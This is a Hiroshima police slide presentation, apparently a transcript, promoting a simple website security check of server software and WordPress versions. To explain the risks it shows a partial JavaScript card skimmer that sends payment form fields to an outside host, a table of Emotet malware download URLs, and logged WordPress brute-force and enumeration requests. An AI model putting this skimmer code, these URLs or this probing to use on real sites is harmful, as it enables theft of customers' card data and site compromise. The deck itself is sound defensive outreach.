



サイバトくん

ホームページ等防犯診断 について

ホームページ等防犯診断について

②

Webサーバー
ソフト

WordPress



調査に必要な情報は**URL**です。



広島県を診断するなら
<https://www.pref.hiroshima.lg.jp/>
が必要

広島県警察本部生活安全部サイバー犯罪対策課

ホームページ等防犯診断とは、県警が

- Webサーバーソフト
- WordPress

について、調査を行います。

調査に必要な情報は、会社のトップページの「URL」です。


例えば、広島県のホームページを診断するには、トップページのURL

<https://www.pref.hiroshima.lg.jp/>

が必要です。

Webサーバーソフトとは

③



広島県警察本部生活安全部サイバー犯罪対策課

Webサーバーソフトとは、ホームページを見る人がブラウザに入力したURLに応じて、ホームページのデータを返すソフトのことです。

Webサーバーソフトは、Windows や Linux といった OS の上で動作し、ページ本文、画像、動画などを閲覧者に提供します。


Webサーバーソフトの種類としては、

- NGINX
- Apache

などがあります。

脆弱性とは

④



広島県警察本部生活安全部サイバー犯罪対策課

脆弱性とは、コンピュータのOSやソフトウェアにおいて、プログラムの不具合や設計上のミスが原因となって発生した、情報セキュリティ上の欠陥のことを言います。

ソフトウェアの設計、開発、テストすべて人間が行います。

画面表示が崩れるなどの表面的な不具合はすぐに修正できますが、悪用できるやっかいなものに限り潜在化しています。

脆弱性が発見されると、修正パッチやアップデートが作成されるので、それを適用することで脆弱性が解消されます。

脆弱性を放置すると



クレジットカード情報を盗むコード(例)

```

window.onload=function(){
  document.forms[1].onsubmit = function(){
    f = document.forms[1];
    r =
    r.open
    'http://
    +
    (f.cardname.value)
    + '&cnum=' +
    (f.cardnum.value)
    + '&sec=' +
    (f.seccode.value)
    + '&exp=' +
    (f.expire.value),
    false);
    r.send();
    return true;
  };
};

```

Webサーバー



改ざん



脆弱性を放置すると、Webサーバーソフトが攻撃され、

- Webサイトの改ざん
- 顧客情報の漏洩
- 企業秘密の漏洩

などの被害にあいます。

ショッピングサイトが改ざんされ、お客様のクレジットカード情報が盗まれる事例を説明しますと、

- 攻撃者が、Webサーバーソフトの脆弱性を突いて、ショッピングサイトの決済画面を改ざんし、
- コードを追加

します。

コードは、カード番号や裏面のセキュリティコードなどを、別のサイトに、送信するものとなっています。

このくらいの短いコードを決済画面に挿入するだけで、クレジットカード情報を盗むことができます。

脆弱性を放置すると

⑥



広島県警察本部生活安全部サイバー犯罪対策課

改ざんされたショッピングサイトで、お客さんが商品を選択し、決済画面で、クレジットカード情報を入力して、次へボタン等をクリックした時点で、正規の処理と平行して、攻撃者にも

「クレジットカード情報」

が送信されます。

脆弱性を放置すると

⑦

- ・ 自費でフォレンジック機関に調査を依頼
- ・ 調査完了まで、サイトは閉鎖

当社ホームページへの不正アクセス事件のご報告とお詫び

このたび、当社が運営するWebサイト (<https://www.〇〇.jp/>) におきまして、不正アクセスがあり、ご登録情報が一部流出した可能性があることが判明しました。

弊社Webサービス利用者の皆様及び関係者の皆様に多大なるご迷惑とご心配をおかけすることを、心より深くお詫び申し上げます。



広島県警察本部生活安全部サイバー犯罪対策課

ショッピングサイトが改ざんされ、お客様のクレジットカード情報が漏洩すると

- 有資格業者の調査が必要となったり、
- 調査が完了し、対策がとられるまで、サイトを閉鎖する

といった、企業として大きいダメージを受けることになります。

広島県内の企業でも

- 業者さんにホームページを作成する契約だけをして、セキュリティ対策が不十分なまま、サイトを開設し
- 保守契約もなく、Webサーバーソフト等の修正パッチやアップデートを一切行わなかった

結果

- クレジットカード情報の漏洩
- 他社を攻撃対象とするフィッシングサイトが設置されていた等の被害を確認しています。

ホームページの作成や保守は業者さんに委託されていると思いますが、今一度、点検をお願いしたいと思います。

企業のセキュリティ対策の課題

⑧

- ・ アタックサーフェスマネジメント
- ・ IT資産の棚卸
- ・ サプライチェーンマネジメント
- ・ 海外拠点
- ・ 多層防御



第一歩は自社のWebサイトの脆弱性の確認から



広島県警察本部生活安全部サイバー犯罪対策課

最近では、ランサムウェアの被害が増加しており、


- ランサムウェアの侵入口となっている「SSL-VPN」や「リモートデスクトップ」といった「アタックサーフェス攻撃対象面」を管理しましょう とか
- そのために、まず、IT資産の棚卸をしましょう とか
- 子会社、協力会社を含めたサプライチェーンのセキュリティが大事ですよ とか
- 海外拠点まで管理が行き届いていますか？ とか
- F/W WAF エンドポイントなどで多層防御しましょう

など、セキュリティの課題は非常に多くなっていますが、

まず、第一歩は、自分の会社のWebサイトの脆弱性の確認からでは ないでしょうか？

Webサーバーソフトの診断項目

- ・ Webサーバーソフトの種類
- ・ Webサーバーソフトのバージョン
- ・ PHPのバージョン



ペネトレーションテストではないので、攻撃はしません。

診断対象企業

- 1 https://www.〇〇〇〇.jp
- 2 https://www.△△△.com
- 3 https://www.□□□.co.jp
- 4 https://www.〇〇〇〇.jp

既知脆弱性が
あったら大変
だ!

Webサーバーソフトの診断項目は、


- Webサーバーソフトの種類
- Webサーバーソフトのバージョン
- ホームページで使われるプログラム的一种であるPHPのバージョン

を確認します。

一般的な脆弱性診断で言うと ネットワーク機器やOS、サーバー等に脆弱性がないか検査する「プラットフォーム診断」に属し、サーバーで稼働しているソフトウェアの種類やバージョンを調べる「バナーチェック」と呼ばれているものと同じになります。

Webサーバーソフトとは（再掲）

⑩



広島県警察本部生活安全部サイバー犯罪対策課

次にWordPress対策です。


まず、Webサーバーソフトの時に使ったスライドを、再度、見ていただきます。

ホームページのコンテンツは、「ページ本文」、「画像・動画」、「デザイン」、「プログラム」といったもので構成されています。

機能的でカッコいいホームページを作るには、「デザイン」や「プログラム」の部分が重要です。

WordPressとは

⑪



広島県警察本部生活安全部サイバー犯罪対策課


WordPressを使うと、デザインとプログラムの部分が、テーマやプラグインといった形で提供されており、

短時間で
カッコいいホームページ

を作成することができます。

WordPressとは

日本のCMSシェア率(2022年1月)



**WordPressは
数が多い**



引用 <https://manuon.com/cms-share-ranking/>

manuon.com

広島県警察本部生活安全部サイバー犯罪対策課

WordPressのような ホームページの作成を支援する製品をCMS (Contents Management System) といいます。世界で一番多く使われているCMSがWordPressとなります。

国内のCMSシェアの調査結果では、青色で示したWordPressが、83%以上となっています。

WordPressの危険性

ITmedia エンタープライズ > セキュリティ > WordPressサイトの改ざん被害は150万件超に 「最悪級の脆弱性」

「今回、被害に遭っているサイトは、WordPress 4.7.2にアップグレードするまで何度も何度も改ざんされ続ける」とセキュリティ企業は警告している。

© 2017年02月13日 07時00分 公開 【鈴木聖子, ITmedia】

印刷 532 Share 86

1月下旬のパッチで修正されたWordPressの深刻な脆弱性を突く攻撃が横行している問題で、セキュリティ企業の米Feedjitは2月9日、同日までにFeedjitが把握しているだけで20あまりの集団が別々に攻撃を展開し、改ざんされたページの総数は150万を超えていると報告した。

セキュリティ企業のSucuriは2月6日の時点で、ハッキング集団は4集団、改ざんされたページは6万6000ページと伝えており、わずか数日で事態が一層深刻化している様子がうかがえる。

HaCk3d By MuhmadEmad

Long Live to peshmarga



KurDish HaCk3rS WaS Here

ハッキングされたページの例 (出典: Feedjit)

引用 <https://www.itmedia.co.jp/enterprise/articles/1702/13/news045.html>

2017年、WordPressのバージョン 4.7 ~ 4.7.1 に重大な脆弱性があり、世界中で150万サイトが改ざんされました。



広島県警察本部生活安全部サイバー犯罪対策課

これは、Itmediaのニュースですが、約5年前、WordPressの4.7~4.7.1のバージョンに重大な脆弱性があり、世界中で、150万以上のホームページが改ざんされました。

県警でも多数の相談がありましたが、今日の参加者の中にも、改ざん被害を経験された方がいらっしゃるのではないのでしょうか？

WordPressの危険性

14



Emotet本体のダウンロード先URL

URLhaus		Browse API Feeds Statistics About			
16:27:11					
2022-11-09 16:27:11	http://camsanparke.net/wp-content/uploads/2022/11/2Ja5bwB03hnyfCb/	Online	dll	emotet	epoch5 Heodo
2022-11-09 10:55:17	http://wordpress.xinmoshiwang.com/list/1N5ty/	Online	dll	emotet	epoch4 Heodo
2022-11-09 10:55:15	http://cepasvirtual.com.ar/moodle/Lb4gSXE/	Online	dll	emotet	epoch4
2022-11-09 10:55:12	http://ftp.appleshipstores.com/admin/8rsSDMyJv31SRdz/	Offline	dll	emotet	epoch4
2022-11-09 10:55:11	http://onaltiyadokuz.net/wp-snapshots/9Fvr0E6cY/	Offline	dll	emotet	epoch4 Heodo
2022-11-09 09:53:11	http://www.chawkyfrenn.com/icon/LRWYsefRL7/	Online	dll	emotet	epoch5 Heodo
2022-11-09 09:53:11	<a href="http://christplanet.com/wp-admin/maint/mtlsi/TxsAE7TAAb/<...>">http://christplanet.com/wp-admin/maint/mtlsi/TxsAE7TAAb/<...>	Offline	dll	emotet	epoch5 Heodo
2022-11-09 09:53:10	http://helpeve.com/wp-admin/OdeuF1c4DV2h/	Offline	dll	emotet	epoch5 Heodo

WordPressは狙われている



引用 <https://urlhaus.abuse.ch/browse/tag/emotet/> (2022/11/09)

広島県警察本部生活安全部サイバー犯罪対策課

この画面は、なりすましメールで感染を広げる「Emotet」と呼ばれるマルウェアのダウンロード先をデータベース化しているサイトの11月9日の状況です。

「Emotet」は、メールに添付されたEXCELを開くなどして感染が始まり、VBAマクロが「Emotet」の本体をダウンロードして感染します。

このサイトを見たことがあればご存じかと思いますが、攻撃者が「Emotet」本体のダウンロード先として利用するサイトの多くは、WordPressで作成された企業や個人のホームページが侵害されたものとわかります。

WordPressの危険性

利便性の裏に危険性が



広島県警察本部生活安全部サイバー犯罪対策課

WordPressには、「ホームページの作成・更新が、どこからでも行うことが出来る」という特徴があります。

認証には、ユーザ名とパスワードを入力する「ログイン画面」が使われます。

ログインすればどこからでもホームページの更新ができるので、利便性は高いのですが、反面、攻撃者の狙い所となっています。

これを破られると、ホームページを改ざんされ、

- 他社を攻撃対象としたフィッシングサイトが設置される
- マルウェアの配布元になる
- 情報漏洩がおきる

といった被害にあいます。

WordPressの危険性

WordPressは狙われている



MBSDによるWordPressに対する攻撃の観測記事

M|B|S|D. Know your enemy. Defense leadership. ENGLISH ブログ/リサ

ニュース ▾ | ソリューション

サイト公開から48時間以内にはwp-loginへのログインブルートフォースを観測しました。送信元IPは最初のスキャンとは異なりますが、リクエスト先のパスをダブルスラッシュで指定している点やUser-Agentも同一であったことから、同じツールを使用していた可能性もあるかと想像しています。
(※念のため、全てのログイン試行が失敗していることを確認済みです)

```

"GET / HTTP/1.1"
"GET //wp-includes/wlwmanifest.xml HTTP/1.1"
"GET //wp-login.php HTTP/1.1"
"GET //?author=1 HTTP/1.1"
"GET //?author=2 HTTP/1.1"
"GET //wp-json/wp/v2/users/ HTTP/1.1"
"POST //wp-login.php HTTP/1.1"
...以降つづく

```


引用 <https://www.mbsd.jp/research/20221011/loginattempt/>

これは三井物産セキュアディレクションのブログ記事ですが、攻撃を観測するために新規に作成したWordPressのホームページに対して、48時間以内に、「ブルートフォース攻撃が始まった」とあります。

ブルートフォース攻撃というのは、IDやパスワードに対する総当たり攻撃のことで、実際の攻撃の初期段階では、「admin」などのよく使われるIDや「abc1234」などのよく使われるパスワードの組み合わせで「ログインを試す攻撃」が行われます。

WordPressの診断項目

17



WordPressの診断項目は、

- WordPress使用の有無
- WordPressのバージョン

を確認します。

診断効果は、脆弱性があるバージョンの回避です。

また、セキュリティが向上する対策を実施していないなどの「セキュリティ機能の不足」として

- ログイン画面のURLが既定値のままか
- 特定のURLにアクセスすると、自動的にログイン画面に移動するか
- 特定のURLにアクセスすると、ユーザー名が表示されてしまっていないか

をチェックします。

これら3つの診断効果は、ブルートフォース攻撃を受けやすい設定を発見し、不正ログインを回避することです。

ご清聴ありがとうございました



広島県警察本部生活安全部サイバー犯罪対策課

最後に、この防犯診断は、あくまで簡易であって、診断結果が良かったからと言って、セキュリティが万全というものではありません。

自社のセキュリティを再点検する一つの契機としていただくことで、さらなるセキュリティの向上の一助になれば幸いです。

以上